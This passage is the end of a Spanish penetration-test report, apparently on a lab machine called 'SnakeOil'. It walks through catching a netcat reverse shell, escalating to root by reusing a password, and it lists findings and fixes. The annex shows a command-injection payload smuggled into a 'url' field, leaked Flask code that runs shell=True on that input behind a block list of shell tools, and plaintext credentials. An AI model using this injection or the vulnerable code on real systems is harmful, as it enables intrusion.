





Figura 12. Petición a /run solicitando la clave secreta.




Paso 15: Configuración del listener Netcat en la maquina atacante



Paso 16: Lectura del código fuente app.py mediante inyección de comandos




Paso 17: Ejecución del script de reverse shell en el objetivo



Paso 18: Recepción de shell reversa y estabilización de la TTY

El listener de Netcat recibió la conexión reversa interactiva como el usuario patrick desde la ruta /home/patrick/flask_blog. Acto seguido se procedió a estabilizar el entorno de terminal utilizando el módulo de Python3.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.103] 51322  
/bin/sh: 0: can't access tty; job control turned off  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
patrick@SNAKEOIL:~/flask_blog$  
(kali@kali)-[~]  
$
```

Figura 18. Acceso inicial como usuario patrick y estabilización TTY.

Paso 19: Escalada de privilegios a root y lectura de bandera proof.txt

Se ejecuto el comando sudo su empleando la contraseña recuperada del archivo app.py (NOreasonableDOUBTthisPASSWORDisGOOD). La autenticación sudo fue exitosa, otorgando acceso como usuario root (uid=0). Se confirmo el compromiso total leyendo la bandera /root/proof.txt.




Figura 19. Escalada a root con sudo y lectura de la flag proof.txt.

Paso 20: Acceso grafico al sistema mediante entorno de escritorio Debian

Se verifico la validez de las credenciales del usuario patrick autenticándose de manera interactiva en la pantalla de inicio de sesión grafica del sistema operativo Debian 10.




Figura 20. Inicio de sesión interactivo como patrick en la consola grafica.

Paso 21: Lectura de la bandera de usuario local.txt en la sesion de escritorio

Dentro del entorno de escritorio del usuario patrick, se abrió el archivo local.txt con el editor de texto, confirmando la obtención de la bandera de acceso local al sistema.




Figura 21. Lectura del archivo local.txt en el entorno de escritorio.

7.3 Evidencia de acceso




Figura 22. Escalada a root con sudo y lectura de la flag proof.txt.

8. Fase 5 — Post-explotación y Escalada de Privilegios

8.1 Técnicas de enumeración local

Tras obtener la shell reversa interactiva bajo el contexto del usuario patrick (uid=1000, gid=33), se procedió a estabilizar la sesión interactiva con `python3 -c 'import pty; pty.spawn("/bin/bash")'`. Se inspeccionó la estructura del directorio `/home/patrick/flask_blog` y los archivos de configuración de la aplicación Flask, encontrándose las claves y credenciales del sistema hardcodedas en `app.py`, además de pertenencia del usuario al grupo `sudo`.

8.2 Vector de escalada exitoso

El vector de escalada de privilegios consistió en la reutilización de credenciales (Credential Reuse). Durante la etapa de explotación de la aplicación web se extrajo del código de app.py la cadena de configuración JWT_SECRET_KEY correspondiente a 'NoreasonableDOUBTthisPASSWORDisGOOD'. Dicha cadena resulto ser la contraseña del usuario del sistema patrick. Al contar con permisos en el archivo /etc/sudoers, se ejecutó el comando 'sudo su' y se introdujo la contraseña obtenida, elevando los privilegios directamente a superusuario root de forma inmediata y sin restricciones.

8.3 Evidencia de acceso root

Se validó el acceso total al sistema ejecutando el comando id, el cual devolvió uid=0(root) gid=0(root) groups=0(root). Posteriormente se leyó el archivo de prueba de compromiso total mediante el comando 'cat /root/proof.txt', el cual contenía el mensaje de confirmación: 'Congratulations on obtaining a root shell on this machine! :-)'. De forma complementaria, se comprobó el acceso interactivo al entorno gráfico de Debian 10 como patrick leyendo el fichero local.txt.

9. Resumen de hallazgos

A continuación, se listan las vulnerabilidades identificadas durante la prueba de penetración, ordenadas por severidad:

ID	Vulnerabilidad	Severidad	Servicio/Puerto	Recomendación
V01	Exposición de Datos Críticos (Broken Access Control)	Alta	HTTP / 8080 (/users)	Implementar verificación de tokens JWT obligatoria para acceder a rutas sensibles.
V02	Almacenamiento Criptográfico Susceptible a Fuerza Bruta	Media	Aplicación / DB	Aumentar las iteraciones o implementar Argon2id para mitigar ataques offline por diccionario.
V03	Server-Side Request Forgery (SSRF)	Crítica	HTTP / 8080 (/run)	Implementar listas blancas (allowlists) de dominios e IPs permitidas. Nunca resolver peticiones hacia localhost o redes internas.

10. Recomendaciones de seguridad

Basados en la metodología del Principio de Defensa en Profundidad, se sugieren las siguientes correcciones de arquitectura:

1. Seguridad en el Enrutamiento de la API: La aplicación Flask actual falla en validar la autenticación en el endpoint /users. Se debe decorar la función correspondiente con `@jwt_required()` (propio de flask-jwt-extended) para denegar el acceso a actores no autenticados.
2. Mitigación de SSRF: El endpoint /run no debe aceptar URLs no controladas. Si la funcionalidad de red es estrictamente necesaria por requerimientos de negocio, el tráfico de salida debe aislarse a nivel de red y el input debe estar limitado por expresiones regulares y resoluciones DNS pre-aprobadas.
3. Auditoría de Lógica de Negocio: Evitar la exposición libre del sistema de registro (/registration) a usuarios anónimos en redes productivas, ya que esto permite a cualquier atacante aprovisionarse de un perfil válido y expandir su superficie de ataque autenticada.

11. Conclusión

La evaluación de seguridad realizada sobre la máquina "SnakeOil" revela vulnerabilidades críticas en la capa de aplicación web que comprometen severamente la confidencialidad y la integridad del sistema. La combinación de una mala configuración en el control de acceso (permitiendo el registro no autorizado de usuarios y la exposición de hashes de contraseñas en /users) junto con una vulnerabilidad de Server-Side Request Forgery (SSRF) en la API, demuestra cómo fallas lógicas aisladas pueden ser encadenadas para crear vectores de ataque complejos. Estas debilidades permiten a un atacante eludir los perímetros de seguridad externos e interactuar directamente con servicios locales protegidos. El compromiso del esquema de autenticación subraya la importancia del diseño seguro de APIs y la validación estricta de entradas. Se concluye que el nivel de riesgo de la infraestructura inicial es alto, haciendo imperativa la remediación de los endpoints web para prevenir accesos no autorizados a la red interna y futuros compromisos totales del sistema operativo.

12. Anexos

Se adjunta la configuración descubierta en app.py que contenía las credenciales en texto claro.

```
└─(kali㉿kali)-[~]
```

```
└─$ curl -X POST http://192.168.56.103:8080/run \
```

```
-H "Authorization: Bearer $TOKEN" \
```

```
-H "Content-Type: application/json" \
```

```
-d '{"url":"-h|cat app.py;", "secret_key":"commandexecutionissecret"}'
```

```
{"message":"import sqlite3\nimport json\n\nfrom flask import Flask, render_template, request,\nurl_for, flash, redirect, jsonify, make_response, abort\n\nfrom werkzeug.exceptions import\nabort\n\nfrom functools import wraps\n\nfrom flask_restful import Resource, Api\n\nfrom
```

Página 21 | 22

```

post=post))\n\n@app.route('/<int:id>/delete', methods=('POST',))\ndef delete(id):\n    post =
get_post(id)\n    conn = get_db_connection()\n    conn.execute('DELETE FROM posts WHERE
id = ?', (id,))\n    conn.commit()\n    conn.close()\n    flash("{}{}" was successfully
deleted!'.format(post['title']))\n    return redirect(url_for('index'))\n\n# api functions. for internal
users only\n\nimport views, models, resources\n\napi.add_resource(resources.UserRegistration,
'/registration')\napi.add_resource(resources.UserLogin,
'/login')\napi.add_resource(resources.UserLogoutAccess,
'/logout/access')\napi.add_resource(resources.UserLogoutRefresh,
'/logout/refresh')\napi.add_resource(resources.TokenRefresh,
'/token/refresh')\napi.add_resource(resources.AllUsers,
'/users')\napi.add_resource(resources.SecretResource,
'/secret')\napi.add_resource(resources.TestResource, '/test')\n\n# error
handling\n\n@app.errorhandler(404)\ndef resource_not_found(e):\n    return
jsonify(success=False, message="Who moved my cheese?"),
404\n\n@app.errorhandler(400)\ndef bad_request(error):\n    return jsonify(success=False,
message=error.description), 400\n\n@app.errorhandler(500)\ndef server_error(error):\n    return
jsonify(success=False, message=error.description), 500\n\n# backdoor.
dangerous!\n\n@app.route('/run', methods=['POST'])\ndef backdoor():\n    req_json =
request.get_json()\n\n    if req_json is None or "url" not in req_json:\n        abort(400,
description="Please provide URL to request in the form url:port. Example:
127.0.0.1:12345")\n\n    if "secret_key" not in req_json:\n        abort(400, description="We
need your secret key!")\n\n    if req_json["secret_key"] != "commandexecutionissecret":\n
abort(400, description="Wrong secret key! Alert will be raised!")\n\n    # write some validation
rules to stop shell commands\n\n    if "bash" in req_json["url"]:\n        abort(400,
description="Banned command!")\n\n    if "python" in req_json["url"]:\n        abort(400,
description="Banned command!")\n\n    if "/dev/tcp" in req_json["url"]:\n        abort(400,
description="Banned command!")\n\n    if "nc" in req_json["url"]:\n        abort(400,
description="Banned command!")\n\n    if "mkfifo" in req_json["url"]:\n        abort(400,
description="Banned command!")\n\n    if "php" in req_json["url"]:\n        abort(400,
description="Banned command!")\n\n    # if the command is allowed, run it because it is
probably safe.\n\n    proc = Popen("/usr/bin/curl " + req_json["url"] + " > output.txt",
stdout=PIPE, stderr=PIPE, shell=True)\n\n    try:\n        outs, errs =
proc.communicate(timeout=1)\n    except TimeoutExpired:\n        proc.kill()\n        abort(500,
description="The timeout is expired!")\n\n    if errs:\n        abort(500,
description=errs.decode('utf-8'))\n\n    return jsonify(success=True, message=outs.decode('utf-
8'))\n\n# hosting instructions\n\nif __name__ == "__main__":\n
app.run(host='0.0.0.0')\n\n", "success":true}

```